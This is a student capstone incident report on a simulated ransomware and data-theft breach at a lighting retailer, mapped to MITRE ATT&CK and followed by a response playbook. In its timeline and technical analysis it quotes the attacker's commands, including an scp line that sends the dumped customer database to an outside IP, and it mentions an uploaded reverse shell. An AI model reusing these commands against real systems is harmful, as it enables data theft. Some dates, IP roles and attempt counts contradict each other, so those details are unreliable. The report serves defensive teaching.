# Premium House Lights Inc. Ransomware Investigation and Analysis Report

**By**
**Victor Onukwu**
**For Lighthouse Labs**
**December 04, 2023**

Table of Content

# Premium House Lights Inc. Ransomware Investigation and Analysis Report

Victor Onukwu

## Executive Summary

This report details research and findings of my investigation following a Ransomware attack carried out by The 4C484C Group against Premium House Lights Inc. on Feb 09, 2022. This attack compromised sensitive customer Personally Identifiable Information(PII) and Payment card information. This attack involves the organization's information system and database infrastructure.

Using vital and critical artifacts that have been provide for this investigation, key industry frameworks, methodologies and acceptable best practices Like MITRE ATT&CK Framework, Lockheed Martin Cyber Kill Chain, NIST SP 800-61 r2, and NIST SP 800-53 r5 have been applied throughout the investigation to analyze the attacker's tools, tactics and procedures.

This report has been organized in the following other:


- Incident Timeline Analysis
- Technical Analysis
- Incident Response
- Post-Incident Recommendations, and
- Conclusion

Upon the conclusion of the investigation, I have been able to provide a clear understanding of how the attack was carried out and why it was successful, as well as, provide a practical and implementable solution on how to improve the current security architecture to prevent data breaches and hearden the organization's attack surface and ultimately mitigate future Ransomware attacks.


## Incident Analysis

### File Hash Verification

This verification which is in line with best practices validates the integrity of the case investigation artifact.



```
a66f7146673945cb7ddf2b6729ed52925f4b360b49443bb27396c01fa2536d4f  phl_access_log.txt
22f19001f353b562858eab2e7c889c86e5c9c1018145e52794315bf9c73f0d65  phl_database_access_log.txt
ec309fed496b60ddcb3ca9483409efd90c8b31ddfe94000238ca5f64ef199db1  phl_database.pcap
8f52f9ddafa8375bb140e5b4ec540a178b8c6ba200980d91671c8a7fcb34da2c  phl_database_shell.txt
29a5a3057fde1fbc7676983acdd5979180f4805472596d21f15f7868025f2ee8  phl_database_tables.db
e9eaf64b7f1d69d255c7245f44deb7aca4358d2c0399eebd77fe4482bc2eb468  phl_network_diagram.png
6b40cb60e4c25e7143a67bbaa3e532417d27b7cdd6034b03ee07e244c2bdd8ef  phl_webserver.pcap
```



```
C:\Users\PC\Downloads>certutil -hashfile "C:\Users\PC\Downloads\Capstone artifact\phl_database_access_log.txt" SHA256
SHA256 hash of C:\Users\PC\Downloads\Capstone artifact\phl_database_access_log.txt:
22f19001f353b562858eab2e7c889c86e5c9c1018145e52794315bf9c73f0d65
CertUtil: -hashfile command completed successfully.

C:\Users\PC\Downloads>certutil -hashfile "C:\Users\PC\Downloads\Capstone artifact\phl_database_shell.txt" SHA256
SHA256 hash of C:\Users\PC\Downloads\Capstone artifact\phl_database_shell.txt:
8f52f9ddafa8375bb140e5b4ec540a178b8c6ba200980d91671c8a7fcb34da2c
CertUtil: -hashfile command completed successfully.

C:\Users\PC\Downloads>certutil -hashfile "C:\Users\PC\Downloads\Capstone artifact\phl_database_tables.db" SHA256
SHA256 hash of C:\Users\PC\Downloads\Capstone artifact\phl_database_tables.db:
29a5a3057fde1fbc7676983acdd5979180f4805472596d21f15f7868025f2ee8
CertUtil: -hashfile command completed successfully.

C:\Users\PC\Downloads>certutil -hashfile "C:\Users\PC\Downloads\Capstone artifact\phl_database.pcap" SHA256
SHA256 hash of C:\Users\PC\Downloads\Capstone artifact\phl_database.pcap:
ec309fed496b60ddcb3ca9483409efd90c8b31ddfe94000238ca5f64ef199db1
CertUtil: -hashfile command completed successfully.

C:\Users\PC\Downloads>certutil -hashfile "C:\Users\PC\Downloads\Capstone artifact\phl_webserver.pcap" SHS256
CertUtil: -hashfile command FAILED: 0xd0000225 (NT: 0xc0000225 STATUS_NOT_FOUND)
CertUtil: The object was not found.

C:\Users\PC\Downloads>certutil -hashfile "C:\Users\PC\Downloads\Capstone artifact\phl_webserver.pcap" SHA256
SHA256 hash of C:\Users\PC\Downloads\Capstone artifact\phl_webserver.pcap:
6b40cb60e4c25e7143a67bbaa3e532417d27b7cdd6034b03ee07e244c2bdd8ef
CertUtil: -hashfile command completed successfully.

C:\Users\PC\Downloads>certutil -hashfile "C:\Users\PC\Downloads\Capstone artifact\phl_network_diagram.png" SHA256
SHA256 hash of C:\Users\PC\Downloads\Capstone artifact\phl_network_diagram.png:
e9eaf64b7f1d69d255c7245f44deb7aca4358d2c0399eebd77fe4482bc2eb468
```

### Timeline Analysis

A look at Premium House Lights attack timeline analysis using the Lockheed Martin Cyber Kill Chain.

**Reconnaissance(Web Server)**
19/Feb/2022:21:56:13 -0500
The attacker uses SiteCheckerBotCrawler(IP:138.201.202.232) to scan(web scraping) for vulnerability in the web application host(IP:134.122.33.221) on a Mozilla/4.0 browser.

**Exploitation(Web Server)**
19/Feb/2022:21:58:40 -0500
Attacker performs an HTTP request smuggling "GET/uploads/HTTP/1.1" 200 via Mozilla/4.0 by injecting a malicious header and successfully forcing the server to execute an unauthorized request.

**Weaponization-Delivery-Exploitation-Installation**
19/Feb/2022:21:59:04
Attacker gained initial entry and delivered a malicious python reverse shell script(POST/uploads/shell.php HTTP/1.1" 200 using code injection from SCBCrawler into the web server(10.10.1.2)

**Reconnaissance(Database)**
19/Feb/2022:21:50 EST
Attacker performs an NMAP scan 10.10.1.0/24, 10.10.1.2, and 10.10.1.3 using reverse shell capability to find vulnerabilities.

**Exploitation(Database)**
19/Feb/2022:22:00:18 EST
Attacker successfully gained access into Database(10.10.1.2) from Web server(10.10.1.3) via port 23 Telnet Protocol using brute force.

**Command and Control**
19/Feb/2022:00:27
Attacker gains administrative privilege and exfiltrates client Personally Identifiable Information(PII) from database server to own server using a secure copy protocol scp phl.db fierce@178.62.228.28:/tmp/phl.db
scp phl.db fierce@178.62.228.28:/tmp/phl.db
And then deleted the temporary Premium House Light client database using rm phl.db before exiting the network at 22:02:38

**Action and Objective**
Attacker sends an extortion email from: 4C484C@qq.com to: support@premuimhouselights.com requesting for a ransom payment.

## Technical Analysis

This technical analysis will be conducted using MITRE ATT&CK Framework.

The extortion email received from the 4C484C Group revealed that the incident is a ransomware attack which originated from SiteCheckerPro, a malicious website auditing tool that performs web scraping scans for vulnerability of web application services that run on HTTP/1.1 protocol. This tool exploits the HTTP request smuggling vulnerability on the web application to gain access to the web server.

Attack Steps:

1. Source IP Address 138.201.202.232 executes a [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)" on target Destination IP Address 134.122.33.221.(See Appendix A-Ref 1)

2. Following multiple failed "Get" requests from the web application scanning tool, successfully exploited the HTTP request smuggling vulnerability to get through the web application to the web server IP Address 10.10.1.2.138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" (See Appendix A-Ref 2)

3. The attacker used a "POST" request to deliver a malicious reverse shell python script payload to the web server(10.10.1.2): 138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0" (See Appendix A-Ref 3a & 3b)

4. Upon successful execution of the malicious code,the attacker then established command and control and progressed to run an NMAP scan on the network which lasted for about 2.78seconds and led to the discovery of open ports and services.(See Appendix A-Ref 4)

5. Using telnet port 23, the attacker moved to establish a remote connection with the database server. After 3 failed password guess attempts at guessing the administrator login credential gained access on the fourth try.(See Appendix A-Ref 5a & 5b)

6. Once the attacker had gained access into the database, the follow command `sudo mysql -u root -p` was executed to further get access to the MySQL server interface. After the attacker had gotten control of the MySQL server, they went ahead to coordinate all the desired data from the table values containing the client data and decrypting the encrypted data, then exiting mysql before using `sudo mysqldump -u root -p phl > phl.db` to move the data to the specified folder. The attacker further executed this command secure copy protocol `scp phl.db fierce@178.62.228.28:/tmp/phl.db` to exfiltrate the data to a remote location. (See Appendix A-Ref 6a, 6b & 6c)

7. Upon the attacker had successfully exfiltrated the customer information from the temporary phl.db folder, the folder was deleted using this command `rm phl.db` was before exiting the web server. (See Appendix A-Ref 7)

| Stage | Step of Attack | MITRE ATT&CK |
|---|---|---|
| Reconnaissance | Attacker uses SiteCheckerBotCrawler to | T1595.002 - Active Scanning: Vulnerability Scanning(MITRE, 2020) |

| | | |
|---|---|---|
| | scan(web scraping) for vulnerability in the web application host, and Network Nmap scan. | T1590.004 - Gather Victim Network Information: Network Topology(MITRE, 2020) |
| Initial Access | Attacker performs an HTTP request smuggling by injecting a malicious header. | T1190 - Exploit Public-Facing Application(MITRE, 2018)<br>T1659 - Content Injection (MITRE, 2023) |
| Execution | Attacker gained initial entry and delivered a malicious python reverse shell script | T1059.006- Command and Scripting Interpreter: Python(MITRE, 2020) |
| Persistence | Attacker established and maintained remote connection using reverse shell through  ports ssh 22 and telnet 23 | T1133 - External Remote Services(MITRE,2017) |
| Credential Access | Attacker gain access to the database by guessing password. | T1110.001 - Brute Force-Password Guessing(MITRE,2017) |
| Defense Evasion | Attacker gains access into the database using a valid user account and root privilege. | T1078.002 - Valid Accounts: Domain Accounts(MITRE, 2020) |
| Discovery | Attacker gathers information about registered local system services. | T1007 - System Service Discovery(MITRE,2017) |
| Lateral Movement | Attacker establishes remote connection with client. | T1021.004 - Remote Services: SSH(MITRE,2020) |
| Collection | Attacker searches local system/database to find files of interest and sensitive client data prior to exfiltration. | T1005 - Data from Local System(MITRE,2017) |
| Command and control | Attacker uses Secure Copy Protocol(SCP) to move data within and out of the local system in order to avoid detection. | T1572 - Protocol Tunneling(MITRE,2020) |

| | | |
|---|---|---|
| Exfiltration | Attacker steal data by exfiltrating it over an un-encrypted network protocol to an alternate network location. | T1048.003 - Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol.(MITRE,2020) |
| Impact | Attacker send an email to Premium House Lights demanding ransom. | T1657 - Financial Theft(MITRE,2023) |

### Vulnerabilities

The attacker succeeded due to several weakness in organizations current security architecture listed as follow:

The absence of intrusion detection systems meant there were no alerts raised about unauthorized access and data exfiltration, highlighting the organization's lack of proactive measures to identify and thwart security threats.

limited monitoring and logging capabilities made it challenging to identify and respond to the attacker's activities in real-time, emphasizing the importance of comprehensive monitoring solutions.

Lack of sufficient web application security measures, such as the absence of a web application firewall, leaving their online platform susceptible to exploitation and malicious activities.

The web application exhibited HTTP Request Smuggling vulnerability that served as potential entry points for the attacker to exploit and compromise the system's security.

An insufficient Input/output validation vulnerability in the web server allowed the attacker to perform a reverse shell python script code injection which compromised the webserver.

PHL lacked sufficient web application security measures, such as the absence of a web application firewall, leaving their online platform susceptible to exploitation and malicious activities.

Weaknesses in database security practices allowed the attacker to remotely connect to the database server and successfully guess login credentials. Contributing factors included poor configuration settings, the absence of segmentation, and a general lack of security hygiene.

In terms of network security, the organization displayed inadequacies as the attacker managed to exfiltrate data from the database without detection. This pointed to a deficiency in robust network security measures and the absence of a data loss prevention system.

The organization's limited monitoring and logging capabilities made it challenging to identify and respond to the attacker's activities in real-time, emphasizing the importance of comprehensive monitoring solutions.

The vulnerability stemming from weak or easily guessable passwords was evident when the attacker successfully guessed the database login credentials on the third attempt, underscoring the need for stronger password policies.

The absence of intrusion detection systems meant there were no alerts raised about unauthorized access and data exfiltration, highlighting the organization's lack of proactive measures to identify and thwart security threats.

Sensitive data stored in the database lacked encryption, posing a significant risk to data confidentiality. Implementing encryption measures is crucial to safeguarding sensitive information from unauthorized access and potential breaches.

## Incident Response

Based on the NIST Security and Privacy Controls for InformationSystems and Organizations, the following control will serve as a guide towards developing an incident response playbook.
INCIDENT HANDLING(IR-4)
Control:

- Implement an incident handling capability for incidents that is consistent with the incident response plan and includes preparation, detection and analysis, containment, eradication, and recovery;
- Coordinate incident handling activities with contingency planning activities.
- Incorporate lessons learned from ongoing incident handling activities into incident response procedures, training, and testing, and implement the resulting changes accordingly.
- Ensure the rigor, intensity, scope, and results of incident handling activities are comparable and predictable across the organization.

## Playbook

Aim: The purpose of this playbook is to efficiently and effectively mitigate the impact of a ransomware attack on Premium House Lights Inc.

Prior to activating this playbook, it is necessary to conduct an incident validation. This is to confirm the ransomware attack by verifying the extortion email and carefully analyzing web server and database access logs for indications of an attack.

## Workflow

The following workflow has been designed using NIST SP 800-61 r2 best practice.

**1. Initial Detection and Identification**

Step 1: Detection

- Monitor network and server logs for suspicious activity.
- Implement intrusion detection systems.
- Regularly scan web applications for vulnerabilities.

Step 2: Identification

- Investigate alerts generated by intrusion detection or anomaly detection.
- Analyze server logs for unusual access patterns.
- Determine if a security incident has occurred.

**2. Incident Classification**

Step 3: Classification

- Categorize the incident as a ransomware attack.
- Identify the scope of the attack.
- Assess the potential impact on sensitive data and critical systems.

**3. Containment and Eradication**

Step 4: Containment

- Isolate compromised systems.
- Disable affected services or accounts.
- Implement firewall rules to block malicious traffic.

Step 5: Eradication

- Remove ransomware from affected systems.
- Patch or remediate vulnerabilities.
- Conduct a security audit of web applications and databases.

**4. Recovery**

Step 6: Recovery

- Restore data and services from clean backups.
- Verify the integrity of restored data and systems.
- Gradually bring systems back online.

**5. Investigation and Analysis**

Step 7: Investigation

- Analyze logs and artifacts to understand the attack vector.

- Identify attacker tactics, techniques, and procedures (TTPs).
- Determine the extent of data ex filtration.

Step 8: Attribution

- Attempt to identify the source of the attack.
- Gather evidence for potential legal action.

Step 9: Documentation

- Document findings and actions taken.
- Prepare a comprehensive incident report.

**6. Communication and Notification**

Step 10: Notification

- Comply with legal requirements for data breach notification.
- Notify relevant stakeholders, including affected clients.
- Notify the Information and Privacy Commissioner  (IPC) as soon as possible if the breach involves personal information (PI). Provide details of the breachand steps taken to mitigate it.
- Comply with the Personal Information Protection and Electronic Documents Act PIPEDA) if the breach involves federal jurisdiction or organizations not covered under Ontario's private-sector privacy legislation.

Step 11: Public Relations

- Prepare a public statement or communication plan.
- Maintain transparency with clients and the public.

**7. Preventive Measures and Lessons Learned**

Step 12: Preventive Measures

- Implement security enhancements.
- Conduct employee training on Cybersecurity.

Step 13: Lessons Learned

- Conduct a post-incident review.
- Update the incident response plan based on lessons learned.

**8. Closure and Reporting**

Step 14: Closure

- Confirm secure and operational systems.
- Notify stakeholders of resolution.

Step 15: Reporting

- Share the incident report with relevant parties.

- Archive incident-related documentation.

**9. Ongoing Monitoring and Preparedness**

Step 16: Ongoing Monitoring

- Continuously monitor for suspicious activity.
- Review and update security policies.

Step 17: Preparedness

- Conduct periodic incident response drills.
- Ensure staff are familiar with the incident response plan.

## Containment and remediation recommendation

**Isolate Affected Systems:**

- Immediately disconnect or isolate the infected systems from the network to prevent further spread of the ransomware. This can include disabling network interfaces, unplugging network cables, or isolating virtual machines.

**Disable Affected User Accounts:**

- Temporarily disable or lock user accounts that may have been used to execute or propagate the ransomware. Reset passwords for these accounts.

**Identify the Ransomware:**

- Determine the specific ransomware that has infected your systems. This information can help in finding decryption tools or understanding the ransom demands.

**Investigate the Scope of Infection:**

- Assess the extent of the ransomware infection by identifying which systems, files, or data have been encrypted or compromised. This will guide your remediation efforts.

**Assess Backup Availability:**

- Check the availability and integrity of backups. Determine if you have clean and up-to-date backups of affected data and systems.

**Restore Data from Clean Backups:**

- Begin the process of restoring data and affected systems from clean, offline backups.Ensure that the backups are not compromised and are free from ransomware.

**Patch and Remediate Vulnerabilities:**

- Identify and address the vulnerabilities that the ransomware exploited to gain access to your systems. Apply security patches, updates and configuration settings to prevent future attacks.

**Monitor for Malicious Activity:**

- Continuously monitor network and system logs for any signs of further malicious activity. Intrusion detection systems and security information and event management (SIEM) tools can be valuable for this purpose.

**Test and Verify Restored Systems:**

- Thoroughly test the restored systems and data to ensure they are functioning correctly and are free from malware. Verify data integrity and functionality.

**Implement Security Improvements:**

Enhance security measures to prevent future ransomware incidents. This may include:

- Strengthening access controls and authentication.
- Implementing network segmentation.
- Deploying advanced endpoint protection solutions.
- Educating employees about phishing and safe online practices.

**Update Incident Response Plan:**

- Update your incident response plan based on lessons learned from the ransomware incident. Consider improving detection, response, and prevention mechanisms.

**Notify Relevant Parties:**

- Communicate the status of the incident and the successful containment and remediation efforts to relevant stakeholders, including clients, employees, and regulatory bodies, as required by law.

**Monitor for Recurrence:**

- Continue monitoring systems for any signs of ransomware recurrence or other security threats. Implement ongoing threat hunting and monitoring practices.

**Legal Considerations:**

- If applicable, consult with legal counsel to determine the appropriate legal steps, including notifying law enforcement and considering potential legal actions against the attackers.

**Preserve Evidence:**

- Preserve evidence related to the incident, especially if legal action is anticipated. This may include keeping records of ransom notes, malicious files, and communication with the attack

**Communication and Reporting:**

- Keep stakeholders informed of the progress throughout the containment and remediation process. Prepare a post-incident report that details the incident, response actions, and lessons learned.

**Consideration for Payment of Ransom:**

- While generally discouraged, some organizations may consider paying the ransom as a last resort to recover critical data. This decision should be made carefully, and law enforcement should be involved.
- As a general guideline, having ransomware insurance and the ability to transfer risk to a third party is recommended.

Each ransomware incident is distinct, posing a unique challenge that demands a customized approach. The appropriate course of action to be taken in response may vary depending on the specific circumstances. To guarantee a prompt and efficient response to ransomware attacks, it is crucial to have a meticulously documented incident response plan in place.

## Post-Incident Recommendation

Premium House Lights can enhance its incident response capabilities, strengthen its security posture, and mitigate the risk of future attacks by adopting and following industry best practices as set out by MITRE ATT&Ck Framework.

### Reconnaissance - TA0043

While most of the adversary techniques like Active scanning(T1595) and Gather Victim Network Information(T1590) are difficult to detect, the following steps can be taken to identify and mitigate them.

**Detection**

- DS0029-Monitor and analyze traffic patterns and packet inspection associated to protocol(s) that do not follow the expected protocol standards and traffic flows (e.g extraneous packets that do not belong to established flows, gratuitous or anomalous traffic patterns, anomalous syntax, or structure). Consider correlation with process monitoring and command line to detect anomalous processes execution and command line arguments associated with traffic patterns (e.g. monitor anomalies in use of files that do not normally initiate connections for respective protocol(s)).

- DS0035-Monitor network data for uncommon data flows. Processes utilizing the network that do not normally have network communication or have never been seen before are suspicious.Internet scanners may be used to look for patterns associated with malicious content designed to collect host information from visitors.

**Mitigation**

- M1056-Efforts should focus on minimizing the amount and sensitivity of data available to external parties.

### Initial Access-TA0001

Initial Access consists of techniques, example Exploiting Public-Facing Application(T1190) and Content Injection(T1669), that use various entry vectors to gain their initial foothold within a network.

**Detection**

- DS0029- Monitor for other unusual network traffic that may indicate additional malicious content transferred to the system. Use network intrusion detection systems, sometimes with SSL/TLS inspection, to look for known malicious payloads, content obfuscation, and exploit code.
- DS0015- Web Application Firewalls may detect improper inputs attempting exploitation.
- DS0029- Use deep packet inspection to look for artifacts of common exploit traffic, such as SQL injection strings or known payloads.

**Mitigation**

- M1041- Where possible, ensure that online traffic is appropriately encrypted through services such as trusted VPNs.
- M1050-Web Application Firewalls may be used to limit exposure of applications to prevent exploit traffic from reaching the application.
- M1030- Segment externally facing servers and services from the rest of the network with a DMZ or on separate hosting infrastructure.
- M1026- Use least privilege for service accounts will limit what permissions the exploited process gets on the rest of the system.
- M1051- Update software regularly by employing patch management for externally exposed applications.
- M1016- Regularly scan externally facing systems for vulnerabilities and establish procedures to rapidly patch systems when critical vulnerabilities are discovered through scanning and through public disclosure.

### Execution - TA0002

Execution consists of techniques such as Command and Scripting Interpreter(T1059) that result in adversary-controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, like exploring a network or stealing data.

**Detection**

- DS0017- Monitor command-line arguments for script execution and subsequent behaviour.
- DS0012- Monitor for any attempts to enable scripts running on a system would be considered suspicious.

**Mitigation**

- M1049- Anti-virus can be used to automatically quarantine suspicious files.
- M1040- On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent Visual Basic and JavaScript scripts from executing potentially malicious downloaded content
- M1045- Where possible, only permit execution of signed scripts.
- M1042- Disable or remove any unnecessary or unused shells or interpreters.
- M1038- Use application control where appropriate.

### Persistence- TA0003

Persistence consists of techniques example External Remote Services(T1133) that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access

**Detection**

- DS0015- When authentication is not required to access an exposed remote service, monitor for follow-on activities such as anomalous external use of the exposed API or application.
- DS0028- Follow best practices for detecting adversary use of Valid Accounts for authenticating to remote services. Collect authentication logs and analyze for unusual access patterns, windows of activity, and access outside of normal business hours.
- DS0029- Monitor and analyze traffic patterns and packet inspection associated to protocol(s) that do not follow the expected protocol standards and traffic flows (e.g extraneous packets that do not belong to established flows, gratuitous or anomalous traffic patterns, anomalous syntax, or structure).
- Monitor for network traffic originating from unknown/unexpected hardware devices.
- Monitor for newly constructed network connections that may use Valid Accounts to access and/or persist within a network using External Remote Services.

**Mitigation**

- M1042- Disable or block remotely available services that may be unnecessary.
- M1032- Use strong two-factor or multi-factor authentication for remote service accounts to mitigate an adversary's ability to leverage stolen credentials, but be aware of Multi-Factor Authentication Interception techniques for some two-factor authentication implementations.

- M1030- Deny direct remote access to internal systems through the use of network proxies, gateways, and firewalls.

### Defense Evasion - TA0005

Defense Evasion consists of techniques like Valid Accounts(T1078) that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts.

**Detection**

- DS0028- Look for suspicious account behaviour across systems that share accounts, either user, admin, or service accounts.
- DS0002- Monitor for an attempt by a user that may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion.

**Mitigation**

- M1036- Use conditional access policies to block logins from non-compliant devices or from outside defined organization IP ranges.
- M1015- Disable legacy authentication, which does not support MFA, and require the use of modern authentication protocols instead.
- M1013- Ensure that applications do not store sensitive data or credentials insecurely.
- M1027- Applications and appliances that utilize default username and password should be changed immediately after the installation, and before deployment to a production environment.
- M1026- Audit domain and local accounts as well as their permission levels routinely to look for situations that could allow an adversary to gain wide access by obtaining credentials of a privileged account.
- M1018- Regularly audit user accounts for activity and deactivate or remove any that are no longer needed.

### Credential Access - TA0006

Credential Access consists of techniques Brute Force-Password Guessing(T1110.001) for stealing credentials like account names and passwords.

**Detection**

- DS0015- Monitor authentication logs for system and application login failures of Valid Accounts. If authentication failures are high, then there may be a brute force attempt to gain access to a system using legitimate credentials.
- DS0002- Monitor for many failed authentication attempts across various accounts that may result from password spraying attempts.

**Mitigation**

- M1036- Set account lockout policies after a certain number of failed login attempts to prevent passwords from being guessed.
- M1032- Use multi-factor authentication. Where possible, also enable multi-factor authentication on externally facing services.
- M1027- Refer to NIST guidelines when creating password policies.
- M1018- Proactively reset accounts that are known to be part of breached credentials either immediately, or after detecting brute force attempts.

### Discovery- TA0007

Discovery consists of techniques an adversary may use to gain knowledge about the system and internal network. These techniques like System Networks Configuration Discovery(T1016) help adversaries observe the environment and orient themselves before deciding how to act.

**Detection**

- DS0017- Monitor executed commands and arguments that could be taken to gather system information related to services.

**Mitigation**

- This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.

### Lateral Movement- TA0008

Lateral Movement consists of techniques like Remote Services(T1021)that adversaries use to enter and control remote systems on a network.

**Detection**

- DS0017- Monitor executed commands and arguments that may use Valid Accounts to log into a service specifically designed to accept remote connections, such as telnet, SSH, and VNC
- DS0029- Monitor for newly constructed network connections that may use Valid Accounts to log into a service specifically designed to accept remote connections, such as RDP, telnet, SSH, and VNC. Monitor network connections involving common remote management protocols, such as ports tcp:3283 and tcp:5900, as well as ports tcp: 3389 and tcp:22 for remote login.

**Mitigation**

- M1042- If remote services, such as the ability to make direct connections to cloud virtual machines, are not required, disable these connection types where feasible.

- M1018- Limit the accounts that may use remote services. Limit the permissions for accounts that are at higher risk of compromise; for example, configure SSH so users can only run specific programs.

### Collection - TA0009

Collection consists of techniques adversaries may use to gather information and the sources information is collected from that are relevant to following through on the adversary's objectives. Example Data from Local System(T1005)

**Detection**

- DS0022- Monitor for unexpected/abnormal access to files that may be malicious collection of local data, such as user files (pdf, .docx, .jpg, etc.) or local databases.
- DS0017- Monitor executed commands and arguments that may search and collect local system sources, such as file systems or local databases, to find files of interest and sensitive data prior to Exfiltration.
- DS0009- Monitor for API calls that may search local system sources, such as file systems or local databases, to find files of interest and sensitive data prior to Exfiltration.

**Mitigation**

- M1057- Data loss prevention(DLP) can restrict access to sensitive data and detect sensitive data that is unencrypted.

### Command and Control - TA0011

The adversary is trying to communicate with compromised systems to control them. Techniques include; Encrypted Channel(T1573)

**Detection**

DS0029- Monitor and analyze traffic patterns and packet inspection associated to protocol(s) that do not follow the expected protocol standards and traffic flows (e.g extraneous packets that do not belong to established flows, gratuitous or anomalous traffic patterns, anomalous syntax, or structure)

**Mitigation**

- M1031- Network intrusion detection and prevention systems(IDPS) that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level.
- M1020- SSL/TLS inspection can be used to see the contents of encrypted sessions to look for network-based indicators of malware communication protocols.

### Exfiltration - TA0010

Exfiltration consists of techniques like Exfiltration Over Alternative Protocol(T1048) that adversaries may use to steal data from your network. Once they've collected data, adversaries often package it to avoid detection while removing it. This can include compression and encryption.

**Detection**

- DS0015- Monitor cloud-based file hosting services, such as Google Drive and Microsoft OneDrive, for unusual instances of file downloads – for example, many downloads by a single user in a short period of time. In environments with high-maturity, it may be possible to leverage User-Behavioral Analytics (UBA) platforms to detect and alert on user-based anomalies.
- DS0017, DS0022, and DS0029 mentioned above.

**Mitigation**

- M1037- Enforce proxies and use dedicated servers for services such as DNS and only allow those systems to communicate over respective ports/protocols, instead of all systems within a network. Cloud service providers support IP-based restrictions when accessing cloud resources. Consider using IP allowlisting along with user account management to ensure that data access is restricted not only to valid users but only from expected IP ranges to mitigate the use of stolen credentials to access data.
- M1057,M1031,M1030, and MM1018 listed above.

### Impact - TA0040

Impact consists of techniques that adversaries may use to steal monetary resources from targets through extortion, social engineering, technical theft, or other methods aimed at their own financial gain at the expense of the availability of these resources for victims. Financial theft(T1657) is the ultimate objective of several popular campaign types including extortion by ransomware, business email compromise (BEC) and fraud, "pig butchering," bank hacking, and exploiting cryptocurrency networks.

**Detection**

- DS0015- Application Log

**Mitigation**

- M1017- Train and test users to identify social engineering techniques used to enable financial theft.

## Conclusion

